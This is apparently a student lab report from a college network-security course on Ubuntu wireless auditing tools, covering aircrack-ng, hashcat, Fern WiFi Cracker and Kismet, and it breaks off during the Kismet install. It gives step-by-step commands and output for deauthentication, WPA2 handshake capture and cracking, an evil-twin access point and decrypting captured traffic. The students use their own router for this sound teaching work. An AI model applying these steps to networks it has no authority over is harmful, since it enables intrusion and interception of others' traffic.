

Wireless Linux LAN

Holden G. Weber, Ismael Melendez, Alex Mansfield, Barnabas Berhanu

Thaddeus Stevens College of Technology

CNSA-256-AM

Dr. Jameson Mcfarlane

Aug 20 - Sep 13, 2024

Overview	3
Prerequisites	3
WLAN	3
Wireless Monitoring Tools	4
Aircrack-ng Overview	4
Ubuntu Installing Aircrack-ng	4
Deauthentication Attack WPA2 Cracking	6
Collecting a Authentication Handshake	6
Forced Deauthentication Attack (Optional)	7
Reformatting .cap File for Hashcat brute-force	9
Run Hashcat to Crack the WPA2 PSK	9
Other Aircrack-ng Tools	10
Airbase-ng	10
Set Up Evil Twin AP	11
Airdecap-ng	12
Airolib-ng	14
Airtun-ng	16
Fern WiFi Cracker	19
Kismet	23
DOSBOX	26
Ubuntu Universe Repository	26
Install DosBox	26
Mounting	27
Installing Games	28
Playing Games	28
Overall Conclusion	29
Works Cited	30

Overview

- a. Use wireless monitor tools including:
 - *Aircrack-ng (to audit wireless networks) -HW/Alex/Ish*
 - **Fern Wireless cracker - Alex**
 - Kismet (sniffing 802.11 wireless networks) -HW
 - **DOS BOX -Ish**

Ubuntu Linux is used for this project, but other types of Linux distributions support all tools.

Commands may vary on other distros.

Prerequisites

You will need a USB-WIFI antenna for the tools used in this project. This wireless antenna has to support monitor and AP mode. You can check your chipset capabilities and some suggested antennas with the links provided.

Supporting Website: [USB-WiFi/home/USB_WiFi_Chipsets.md at main](#)

[Supported USB WiFi Adapters](#)

WLAN

A *Wireless Local Area Network* ([WLAN](#)) is a computer network that allows devices to connect and communicate using wireless signals instead of physical connections.

WLAN uses radio waves to transmit data between devices, allowing for more mobility and flexibility. Typically, access points are used to connect wireless devices to a wired network. An access point acts as a bridge between devices and the wired network, allowing internet access.

Wireless Monitoring Tools

Aircrack-ng Overview

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs. It works with any wireless network interface controller whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b, and 802.11g traffic.

Ubuntu | Installing Aircrack-ng

Terminal Commands:

- **Update your system:** *The following command looks for updates for your Linux system.*

```
sudo apt update
```

- **Install essential tools:** *Adds the tools used for installation.*

```
sudo apt install build-essential autoconf automake libtool pkg-config libssl-dev
```

- **Download the Aircrack-ng install file:** *Downloads the Aircrack-ng installation file.*

```
sudo wget https://download.aircrack-ng.org/aircrack-ng-1.7.tar.gz
```

- **Extract the contents of the compressed file:**

Extracts the contents of the compressed file, much like a zip file.

```
sudo tar -zxvf aircrack-ng-1.7.tar.gz
```

Change to the extracted directory:

```
cd aircrack-ng-1.7
```

(Changes the directory to the extracted directory.)

Prepare the build files:

```
sudo autoreconf -i
```

(Used to create build files for the tool.)

Run the configuration script:

```
sudo ./configure
```

(Runs the built-in configuration script to create the makefiles.)

Build the application:

```
sudo make
```

(Reads the makefile to build the application.)

Install the application:

```
sudo make install
```

(Runs the install commands to move the built application to other directories.)

Create links to shared libraries:

```
sudo ldconfig
```

(Creates links to shared libraries.)

You can check if it's installed by running the command `aircrack-ng`, which will display all the available options.

Deauthentication Attack | WPA2 Cracking

One of the main reasons people use this tool is to crack WPA2 keys, which many wireless networks still operate on.

Start the wireless interface in monitor mode


```
sudo airmon-ng start [wireless interface]
```

(This command puts your wireless antenna in monitor mode.)

Collecting a Authentication Handshake

Use the following `airodump-ng` command to start collecting the authentication handshake

```
airodump-ng -c [wireless channel] --bssid [target AP BSSID] -w [filename to save handshake to] [wireless interface]
```



You will know when you have collected the handshake when the **WPA2 handshake** appears in the top right corner.


Forced Deauthentication Attack (Optional)

If it takes a while for a device to leave and rejoin the network to capture the WPA handshake, you can start a *deauthentication attack* to kick it off the network and force it to rejoin.

In a new terminal, use `aireplay-ng` to deauthenticate the wireless client:

```
aireplay-ng -0 1 -a [AP BSSID]-c [Client MAC address] [wireless interface]
```

You will see an output similar to this, and the **ACKs** numbers on the right show how many *deauthentication packets* are reaching the device.



```

wlanlinux@wlanlinux-desktop: ~
root@wlanlinux-desktop: /home/wlanlinux
wlanlinux@wlanlin
20:07:47 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|60 ACKs]
20:07:48 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|64 ACKs]
20:07:48 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 2|64 ACKs]
20:07:49 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|64 ACKs]
20:07:49 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|64 ACKs]
20:07:50 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|64 ACKs]
20:07:50 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|63 ACKs]
20:07:51 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|63 ACKs]
20:07:51 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|64 ACKs]
20:07:52 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|63 ACKs]
20:07:53 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 2|62 ACKs]
20:07:53 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|62 ACKs]
20:07:54 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|64 ACKs]
20:07:54 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 2|64 ACKs]
20:07:55 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|63 ACKs]
20:07:55 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|62 ACKs]
20:07:56 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|64 ACKs]
20:07:56 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 5|64 ACKs]
20:07:57 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 2|63 ACKs]
20:07:57 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 1|63 ACKs]
20:07:58 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 4|64 ACKs]
20:07:58 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 2|64 ACKs]
20:07:59 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 1|62 ACKs]
20:07:59 Sending 64 directed DeAuth (code 7). STMAC: [82:2A:76:BA:54:EA] [ 0|46 ACKs]

```

Locating Our Capture File

You can now hit **Ctrl + C**. Once you have the *handshake* captured, run the `ls` command, and you will see the **Capture.cap** file.


Open the Capture File in Wireshark

The installation process of wireshark is easy. All you need to do is open up a Linux terminal and run the command `sudo apt install -y wireshark`. To run the application, run the command `sudo wireshark`.

To open the capture file in Wireshark, use the following command:

```
sudo wireshark Capture.cap
```

Add the filter `eapol` to limit the packets displayed to just the *handshake*.



Reformatting .cap File for Hashcat brute-force

For this, you will need a tool called **hcxtools**. Use the following command to install.

```
sudo apt install hcxtools
```

Command to convert the file:

```
hcxpcapngtool -o output.hc22000 input.cap
```

Run Hashcat to Crack the WPA2 PSK

This process can take a while unless you have higher-end hardware, such as any **NVIDIA RTX series** or **AMD 6000 series**. (*The crack was done using a RTX 4060*). If you don't know the password length, you can create a script to start with 1 character and work your way up, or do it manually.

Command to install Hashcat:

```
sudo apt install hashcat
```

Command to run Hashcat:

```
hashcat.exe -m 22000 -a 3 output.hc22000 -1 ?l?u?d ?1?1?1?1?1?1?1?1?1
```

Explanation:

- **-1 ?l?u?d**

This custom character set (?1) includes all lowercase letters, uppercase letters, and digits.

- **?1?1?1?1?1?1?1?1?1**

This mask specifies a 9-character password composed of any combination of lowercase letters, uppercase letters, and digits.

Once finished, you will see a screen displaying the password to gain access to the Wi-Fi.

```

fea991cf8ea0284200dbafa8333c0fc8:687f74f1ced1:822a76ba54ea:bruh:CNSAcnsa1
bd619f9077be925c1a757da939c1b3d7:687f74f1ced1:822a76ba54ea:bruh:CNSAcnsa1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOE)
Hash.Target.....: output.hc22000
Time.Started.....: Sat Aug 31 20:03:33 2024 (6 hours, 20 mins)
Time.Estimated...: Sun Sep 01 02:24:08 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?u?u?u?l?l?l?d [9]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 483.1 kH/s (6.26ms) @ Accel:4 Loops:256 Thr:512 Vec:1
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new)
Progress.....: 11064754176/2088270645760 (0.53%)
Rejected.....: 0/11064754176 (0.00%)
Restore.Point...: 425558016/80318101760 (0.53%)
Restore.Sub.#1...: Salt:0 Amplifier:4-5 Iteration:1-3
Candidate.Engine.: Device Generator
Candidates.#1...: CAFYljna1 -> CYKLdpsa1
Hardware.Mon.#1...: Temp: 66c Fan: 56% Util:100% Core:2790MHz Mem:8250MHz Bus:8

Started: Sat Aug 31 20:03:32 2024
Stopped: Sun Sep 01 02:24:09 2024

C:\Users\administrator\Downloads\hashcat-6.2.6\hashcat-6.2.6>

```

Other Aircrack-ng Tools

Airbase-ng

This tool is primarily used for *Evil Twin Attacks*, where you create an *Access Point (AP)* with your Wi-Fi adapter that looks like another *AP* to lure unsuspecting users into joining your network. Once they connect, you can monitor their traffic using some packet capture software like Wireshark.

Implementation Steps

Start Monitor Mode

```
airmon-ng start [wireless interface]
```

Capture Traffic

```
airodump-ng [wireless interface]
```

Set Up Evil Twin AP

```
airbase-ng -e [network name] -c [wireless channel] [wireless interface]
```

The `airbase-ng` command creates the *evil twin* on interface `at0`. We must bring this interface up, configure it, enable *IP forwarding*, and adjust other parameters.

```
wlanlinux@wlanlinux-desktop:~$ sudo airbase-ng -e bruh -c 6 wlan1mon
9:19:29 Created tap interface at0
9:19:29 Trying to set MTU on at0 to 1500
9:19:29 Trying to set MTU on wlan1mon to 1800
9:19:29 Access Point with BSSID 54:07:7D:84:92:A5 started.
0:05:01 Client B2:C8:90:46:A4:BF associated (unencrypted) to ESSID: "bruh"
0:05:01 Client B2:C8:90:46:A4:BF associated (unencrypted) to ESSID: "bruh"
0:05:01 Client B2:C8:90:46:A4:BF associated (unencrypted) to ESSID: "bruh"
0:05:01 Client B2:C8:90:46:A4:BF associated (unencrypted) to ESSID: "bruh"
0:05:01 Client B2:C8:90:46:A4:BF associated (unencrypted) to ESSID: "bruh"
0:05:01 Client B2:C8:90:46:A4:BF associated (unencrypted) to ESSID: "bruh"
```

Increase Transmission Power

```
iwconfig wlan1mon txpower 27
```

This sets the transmission power to 27 dBm (500 milliwatts)

Airdecap-ng

With *airdecap-ng*, you can decrypt *WPA/WPA2* capture files. It can also be used to strip the wireless headers from an unencrypted wireless capture. The capture file must contain a valid *four-way handshake*. For this purpose having (packets 2 and 3) or (packets 3 and 4) will work correctly. You don't truly need all four handshake packets. You can obtain this through the previous implementations of this tool suite.

Implementation

Run the command below to decrypt and strip back wireless headers of a successful packet capture.

```
airdecap-ng -e 'the ssid' -p passphrase tkip.cap
```

After successful decryption, you will see a copy of the file you mentioned in the command as an argument but it will be decrypted.

```
wlanlinux@wlanlinux-desktop:~$ sudo airdecap-ng -e 'bruh' -p CNSAcnsa1 Capture-CNSA-01.cap
[sudo] password for wlanlinux:
Total number of stations seen          10
Total number of packets read          228082
Total number of WEP data packets       0
Total number of WPA data packets      14302
Number of plaintext data packets       0
Number of decrypted WEP packets       0
Number of corrupted WEP packets       0
Number of decrypted WPA packets      8234
Number of bad TKIP (WPA) packets      0
Number of bad CCMP (WPA) packets      0
wlanlinux@wlanlinux-desktop:~$ ls
Capture-CNSA-01-dec.cap  Documents  Pictures  kism
Capture-CNSA-01.cap    Downloads  Public    pixt
Capture-CNSA-01.csv    Kismet-20240830-12-00-58-1.kismet  Templates  reav
Capture-CNSA-01.kismet.csv  Kismet-20240901-00-20-06-1.kismet  Videos    rtlb
Capture-CNSA-01.kismet.netxml  Kismet-20240901-15-53-57-1.kismet  aircrack-ng-1.7  scri
Capture-CNSA-01.log.csv    Kismet-20240901-15-55-45-1.kismet  aircrack-ng-1.7.tar.gz  scri
Desktop                  Music     dwagent_x86.sh  snap
wlanlinux@wlanlinux-desktop:~$
```

To view the results you can open it up in Wireshark with the command `sudo wireshark (filename.cap)`. Some information that could be taken could be any protocol without built-in encryption and just using WPA2 for encryption. One example would be login credentials over HTTP or FTP.

No.	Time	Source	Destination	Protocol	Length	Info
7881	192.168.0.12	192.168.0.23	FTP	Request: USER jeremyc		
7882	192.168.0.23	192.168.0.12	FTP	Response: 331 User JohnPete OK. Password required		
7883	192.168.0.12	192.168.0.23	FTP	Request: PASS SuperSecretPassword		

Overview

Airserv-ng is a wireless card server that allows you to call *aircrack-ng tool suite* commands to be called from any device on the network that also has aircrack installed. When using the *aircrack-ng suite* functions, you specify “<Your IP address> colon <port number>” instead of the WLAN interface. An example is 127.0.0.1:666.

Implementation

You can start the program with:

```
airserv-ng -d [WLAN Interface]
```

Options:

-p <port> TCP port to listen on. Defaults to 666.

-d <dev> wifi device to serve.

-c <chan> Channel to start on.

It will respond with an output similar to this:

```
Opening card ath0
```

```
Setting chan 1
```

```
Opening sock port 666
```

```
Serving ath0 chan 1 on port 666
```

Then you will be able to use *aircrack services* over that IP address and port.

Airolib-ng

Airolib-ng is a tool used in the aircrack-ng suite that stores and manages essid and password lists, compute their *Pairwise Master Keys* (PMKs), and use them in WPA/WPA2 cracking. It uses the SQLite3 database to store and manage its information. WPA/WPA2 cracking requires the PMK which provides us with the *Private Transient Key* (PTK). While the process of calculating the PMK can be very slow, Airolib works to avoid this with a precalculated list of PMK tables. Since the PMK is the same for a given essid and password combination, once the PMK is figured out, it can be reused if the same essid is the target for future attacks. Airolib uses these abilities to allow for faster and more consistent cracking throughout the Aircrack suite.

Implementation

Airolib is used with the `airolib` command along with database and operation arguments, as well as a list of options to help get what we need from the command:

```
Airolib <database> <operation> [options]
```

The database argument refers to the name of the database file to work through, the operation argument refers to the specific action we want airolib to take on the selected database, and options may or may not be required depending on the operation selected. The list of possible operations are:

- Stats - Outputs information about the database
- Sql {sql} - executes the specified SQL statement
- Clean [all] - Cleans the database of old entries. The 'all' option will make the file size smaller if possible and run a database integrity check

- Batch - Starts batch processing ESSIDs and passwords
- Verify [all] - Verify a random set of PMKs or verifies all of the PMKs in the database and deletes the incorrect ones
- Export cowpatty {ssid} {file} - Exports to a cowpatty file
- Import cowpatty {file} - Imports the cowpatty file and creates a database if one does not exist already
- import {ssid | passwd} {file} - Imports a text file of ESSIDs or Passwords and creates a database if one does not already exist (Only one ESSID or Password per line).

While **airolib** is extremely useful, it gets most of its usage being used with the full Aircrack suite. Standalone **airolib** commands are typically used in the creation of a database, updating a database, and exporting a database. The following commands can be used to create a database for the aircrack suite to use:

Test | airolib-ng testdb --import ssid -

Creates a database of essids called testdb and inputs “Test” as the first ssid entry

123456 | airolib-ng testdb --import passwd -

Imports the password “123456” as a password into the testdb database

Airolib-ng testdb --batch

Precalculates and configures the database to be used

Airolib-ng testdb --stats

Returns a list of statistics about each ESSID in the database and how many possible ESSID-passwd combinations there are.

After the database is created and precalculated, it can be used by the **Aircrack suite** to crack WPA/WPA2 handshakes. The usage can be seen below:

```
Aircrack-ng -r testdb -e Test wpa2.eapol.cap
```

This command tells Aircrack to use a precalculated database with the `-r` option followed by the database we want to use. Using the `-r` option and the database alone will have Aircrack use all of the essid-passwd combinations available in the database. The `-e` option allows the user to specify a certain ESSID that they want Aircrack to check. In this case we used the ESSID we created earlier: Test. The last argument is the capture file where the WPA handshake is located.

If all is done correctly, a positive result will be returned with the password associated with the ESSID.

```
KEY FOUND! [ 123456 ]
```

Creating your own database can be exhaustive and inefficient, so there are a variety of pre-made database files that can be found on the internet to help make cracking WPA handshakes much easier. To use those databases, simply download the files you want to use and import them with the command displayed earlier. If the file is properly detected, it will load that database instead of creating a brand new one.

Airtun-ng

Airtun is a virtual tunnel interface creator. It allows you to encrypt wifi processes to protect your computer from intrusion with a built in Intrusion Detection System (IDS.) Airtun requires the bssid and an encryption key for the network you want to monitor. Once the Airtun has the bssid and encryption key, it will decrypt all the packets coming into the network and pass them through the IDS. Airtun is fully compatible with most, if not all, other tools that create,

inject, or sniff packets giving it major portability options. Airtun also allows you to look through and replay old traffic coming through the network with filters similar to that of Wireshark. It also allows you to save, import, and export .pcap files to look at or use for later.

Implementation:

```
airtun-ng <options> <replay interface>
```

For the options argument, airtun offers:

- -x [nbpps] : maximum number of packets per second (optional)
- -a [bssid] : set Access Point MAC address (mandatory). In WDS Mode this sets the Receiver
- -i [interface] : capture packets from this interface (optional)
- -y [file] : read PRGA from this file (optional / one of -y or -w must be defined)
- -w [wepkey] : use this WEP-KEY to encrypt packets (optional / one of -y or -w must be defined)
- -p [pass] : use this WPA passphrase to decrypt packets (use with -a and -e)
- -e [ssid] : target network SSID (use with -p)
- -t [tods] : send frames to AP (1) or to client (0) or tunnel them into a WDS/Bridge (2)
- -r [file] : read frames out of pcap file (optional)
- -h [MAC] : source MAC address
- -H : Display help. Long form -help

As an example, we can run the command:

```
airtun-ng -a 68:7F:74:F1:CE:D1 -e bruh -p 1234567890 wlan1mon
```

This command tells airtun to monitor the 68:7F:74:F1:CE:D1 MAC address found on the router with the ESSID “bruh” and to use 1234567890 as the WPA passphrase to decrypt packets with.

The last argument specifies which interface on our device that we want to use to monitor everything on.

Another way to use airtun is to use it to replay packets found in a .pcap file. These files can be saved from a monitoring software, such as Wireshark, and be brought into airtun to replay the capture. To do this, we can use the command:

```
airtun-ng -a 68:7F:74:F1:CE:D1 -r capture.cap wlan1mon
```

After the -a option which does the same thing as the previous command, we can use the -r option which tells airtun that we want it to read from a pcap file, where capture.cap is the file we want it to read from, and send the replay to our shell.

Fern WiFi Cracker

Supporting Website: [Fern Wifi Cracker](#)

Fern Wifi Cracker is a Wireless audit and attacking program used to crack WEP/WPA/WPS keys and also run other network based attacks on wireless or ethernet based networks. It is mostly used to test the structure and security of wireless networks through means of common and exploitable wifi attacks. Fern provides WEP cracking (although WEP is rarely used anymore,) WPA/WPA2 cracking with dictionary or WPS based attacks, access point MAC address geolocation tracking, brute force attacks using HTTP, HTTPS, TELNET, and FTP, and other useful tools to help test your network's security.

Implementation:

Fern has a list of common requirements that it uses to properly test a network's security. The full list of requirements can be found here:


- **Aircrack-ng** - Massive wireless security and testing suite
- **Python 3.x** - Fern is a Python based program, so it needs python to run properly
- **Python-scapy** - Python based packet manipulation tool
- **Python Qt5** - Allows python to be used as a developmental language like C++
- **Subversion** - Used to help the development of Fern
- **Xterm** - Terminal emulator that Fern uses
- **Reaver** - Large library of WEP and WPS based attacks that Fern uses.
- **Macchanger** - Allows for the manipulation of MAC addresses

All requirements can be installed with ‘`sudo apt-get install <name>.`’ Once all the required packages are installed, Fern will be ready to use.

To run Fern, download it from GitHub using the command “`git clone https://github.com/savio-code/fern-wifi-cracker.git.`” After the files download, navigate to the `fern-wifi-cracker` folder using `cd fern-wifi-cracker` and again navigate to the folder labeled as `Fern-Wifi-Cracker` using `cd Fern-Wifi-Cracker`. Once in the second folder, run the command `python3 execute.py`. Make sure you are running the shell as the root user or else the `execute.py` command will not run. Once the python program executes, a GUI interface will open for Fern.




Now that Fern is open, select in the dropdown menu from the top of the **GUI** which interface you want to use. In our case, we will be using the **wlx54077dB8492a5** interface.




After selecting the desired interface, you can select the first button with the radar shape on it to start scanning for access points from the interface. As it scans it will detect Wifi WEP and Wifi WPA devices that the interface can see.




The Wifi WPA button will tell us how many Wifi WPA devices Fern has detected through its scan. Clicking on the button will open the attack interface menu.



For this demonstration, we will be using our router labeled as “*bruh*” so we do not cause any intrusions or damages to networks that are not our own.



In order to attack a network, we will need access to a client *MAC address*. To do this, we can either set up a manual default MAC address, or Fern will automatically find a MAC Address to use. Letting it automatically find a MAC address can take some time, but it does allow for the whole process to be done without user input.



Once Fern finds a MAC address, it will use it automatically to run the attack panel window. This phase also takes some time, and can take even longer depending on hardware restrictions, but it will move through the process of cracking the WPA encryption on the router.

Kismet

Kismet is a wireless network and device detector, sniffer, wardriving tool, and WIDS (wireless intrusion detection) tool.

Install

Use the following commands in order

- `sudo apt install build-essential git libwebsockets-dev pkg-config`
- `zlib1g-dev libnl-3-dev libnl-genl-3-dev libcap-dev libpcap-dev`
- `libnm-dev libdw-dev libsqlite3-dev libprotobuf-dev libprotobuf-c-dev`

- `protobuf-compiler protobuf-c-compiler libsensors4-dev libusb-1.0-0-dev`
- `python3 python3-setuptools python3-protobuf python3-requests`
- `python3-numpy python3-serial python3-usb python3-dev python3-websockets`
- `librtlsdr0 libubertooth-dev libbtbb-dev libmosquitto-dev`

(This installs all the dependencies needed for Kismet. On some older distributions, libprotobuf-c-dev may be called libprotobuf-c0-dev.)

```
sudo apt install rtl-433
```

(Installs a generic data receiver for extra wireless bands.)

```
